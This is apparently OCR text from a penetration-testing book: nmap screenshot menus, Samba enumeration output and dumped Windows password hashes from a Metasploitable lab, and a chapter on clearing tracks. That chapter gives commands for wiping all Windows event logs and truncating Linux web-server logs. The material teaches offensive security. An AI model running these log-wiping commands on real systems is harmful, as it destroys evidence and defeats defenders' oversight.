

23:52
Nmap Scan
SCAN
Advanced Options
Enable IPv6
Ports
Top 20 Ports
Select scan technique
TCP SYN
Connect()
ACK
Windows
Maimon
TCP Null
FIN
XMAS
UDP Scan



A
NULL
NO RESPONSE
B
Port Open
A
NULL
RST
B
Port Closed


23:52
Nmap Scan
SCAN
Advanced Options
Enable IPv6
Ports
Top 20 Ports
Select scan technique
TCP SYN
Connect()
ACK
Windows
Maimon
TCP Null
FIN
XMAS
UDP Scan


23:52
Nmap Scan
SCAN
Advanced Options
Enable IPv6
Ports
Top 20 Ports
Select scan technique
TCP SYN
Connect()
ACK
Windows
Maimon
TCP Null
FIN
XMAS
UDP Scan


23:52
Nmap Scan
SCAN
Advanced Options
Enable IPv6
Ports
Top 20 Ports
Select scan technique
TCP SYN
Connect()
ACK
Windows
Maimon
TCP Null
FIN
XMAS
UDP Scan



00:02
Nmap Scan
SCAN
Advanced Options
Select interface
Enable OS version detect, script scan, and traceroute
Ping Scan
Service/Version Detection
Enable OS detection
Enable IPv6
Ports
Top 20 Ports
Fast mode (fewer ports)
Don't randomize port scan



23:52
Nmap Scan
SCAN
Advanced Options
Enable IPv6
Ports
Top 20 Ports
Select scan technique
TCP SYN
Connect()
ACK
Windows
Maimon
TCP Null
FIN
XMAS
UDP Scan


```
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]
user:[libuuid] rid:[0x4b0]
user:[backup] rid:[0x42c]
```

```
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba
20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba
20-Debian))

        Server               Comment
        ---------            -------
        METASPLOITABLE       metasploitable server (Samba 3.0.20-Debian)
```

Chapter 5: Penetrating the Target










```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a8c8b7a37513b7eb9308952b814b522b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:05fa67eaec4d789ec4bd52f48e5a6b28:2733cdb0d8a1fec3f976f3b8ad1deeef:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0f7a50dd4b95cec4c1dea566f820f4e7:::
```


```
a8c8b7a37513b7eb9308952b814b522b
31d6cfe0d16ae931b73c59d7e0c089c0
2733cdb0d8a1fec3f976f3b8ad1deeef
0f7a50dd4b95cec4c1dea566f820f4e7
```


Chapter 6: Clearing Tracks and Removing Evidence from a Target





```
C:\>wevtutil gl Application
name: Application
enabled: true
type: Admin
owningPublisher:
isolation: Application
channelAccess: O:BAG:SYD:(A;;0x2;;;S-1-15-2-1)(A;;0x2;;;S-1-15-3-1024-3153509613-960666767-3724611135-2725662640-12138253-543910227-1950414635-4190290187)(A;;0xf0007;;;SY)(A;;0x7;;;BA)(A;;0x7;;;SO)(A;;0x3;;;IU)(A;;0x3;;;SU)(A;;0x3;;;S-1-5-3)(A;;0x3;;;S-1-5-33)(A;;0x1;;;S-1-5-32-573)
logging:
  logFileName: %SystemRoot%\System32\Winevt\Logs\Application.evtx
  retention: false
  autoBackup: false
  maxSize: 20971520
publishing:
  fileMax: 1
```





Event Viewer (Local)
Custom Views
Windows Logs
Application
Sec
Set
Sys
For
Applica
Subscri
Application
Level
Information
Open Saved Log...
Create Custom View...
Import Custom View...
Clear Log...
Filter Current Log...
Properties
Find...
Save All Events As...
Attach a Task To this Log...
View
Refresh
Help


Filters
Best match
Windows PowerShell
Desktop app
Apps
Windows PowerShell ISE
Windows PowerShell (x86)
Windows PowerShell ISE (x86)
Settings
Replace Command Prompt with
Windows PowerShell when using Windows
Search suggestions
powershell - See web results
powershell


Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
PS C:\Windows\system32> wevtutil el | Foreach-Object {wevtutil cl "$_"}


Event Viewer
File Action View Help
Event Viewer (Local)
Custom Views
Windows Logs
Application
Security
Setup
System
Forwarded Events
Applications and Servi
Subscriptions
Application Number of events: 0
Level
Date and Time
Source
Event ID
Task Cat...
General
Details
Actions
Application
Open Saved Log...
Create Custom View...
Import Custom View...
Clear Log...
Filter Current Log...
Properties
Find...
Save All Events As...
Attach a Task To this Log...
View
Refresh
Help


Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
PS C:\Windows\system32> Clear-EventLog Security

```
PS C:\Windows\system32> Get-Help Clear-EventLog

NAME
    Clear-EventLog

SYNTAX
    Clear-EventLog [-LogName] <string[]> [[-ComputerName] <string[]>] [-WhatIf] [-Confirm]  [<CommonParameters>]


ALIASES
    None


REMARKS
    Get-Help cannot find the Help files for this cmdlet on this computer. It is displaying only partial help.
        -- To download and install Help files for the module that includes this cmdlet, use Update-Help.
        -- To view the Help topic for this cmdlet online, type: "Get-Help Clear-EventLog -Online" or
           go to https://go.microsoft.com/fwlink/?LinkID=135198.
```

```
C:\Windows\system32>wevtutil cl Security
```

```
C:\Windows\system32>wevtutil clear-log Application

C:\Windows\system32>wevtutil clear-log Security

C:\Windows\system32>wevtutil clear-log Setup

C:\Windows\system32>wevtutil clear-log System
```

```
C:\Windows\system32>for /F "tokens=*" %1 in ('wevtutil.exe el') DO wevtutil.exe cl "%1"

C:\Windows\system32>wevtutil.exe cl "Analytic"

C:\Windows\system32>wevtutil.exe cl "Application"

C:\Windows\system32>wevtutil.exe cl "DirectShowFilterGraph"

C:\Windows\system32>wevtutil.exe cl "DirectShowPluginControl"

C:\Windows\system32>wevtutil.exe cl "Els_Hyphenation/Analytic"

C:\Windows\system32>wevtutil.exe cl "EndpointMapper"
```

Locations	Description
/var/log/auth.log	Authentication logs
/var/log/kern.log	Kernel errors
/var/log/faillog	Failed user login attempts
/var/log/lpr.log	Printer logs
/var/log/mail.*	Email server logs
/var/log/mysql.*	MySql server logs
/var/log/apache2/*	Apache web server logs
/var/log/apport.log	Application logs
/var/log/lighttpd/*	Lighttpd web server logs
/var/log/daemon.log	Running application logs
/var/log/debug	Debugging logs
/var/log/dpkg.log	Package installation and removal logs

Locations	Description
/var/log/messages	All system logs
/var/log/dmesg	Kernel ring buffer logs
/var/log/cron	Cron job logs
/var/log/user.log	Users logs
/var/log/lastlog	Recent login logs
/var/log/boot.log	System boot logs

```
root@linux:~# locate access.log
/var/log/apache2/access.log
/var/log/apache2/other_vhosts_access.log
/var/log/apache2/xplico_access.log
/var/log/apache2/xplico_access.log.1
/var/log/nginx/access.log
```

```
root@linux:~# cat /var/log/apache2/access.log
127.0.0.1 - - [31/Jan/2019:12:56:17 -0400] "GET / HTTP/1.1" 200 3380 "-" "Mozilla/5.0 (X11; Linux i686;
 rv:60.0) Gecko/20100101 Firefox/60.0"
127.0.0.1 - - [31/Jan/2019:12:56:17 -0400] "GET /icons/openlogo-75.png HTTP/1.1" 200 6040 "http://127.0
.0.1/" "Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0"
127.0.0.1 - - [31/Jan/2019:12:56:20 -0400] "GET /favicon.ico HTTP/1.1" 404 500 "-" "Mozilla/5.0 (X11; L
inux i686; rv:60.0) Gecko/20100101 Firefox/60.0"
```

```
root@linux:~# du -sh /var/log/apache2/access.log
4.0K    /var/log/apache2/access.log
```

```
root@linux:~# cd /var/log/apache2/
root@linux:/var/log/apache2#  > access.log
```

```
root@linux:/var/log/apache2# cat access.log
root@linux:/var/log/apache2#
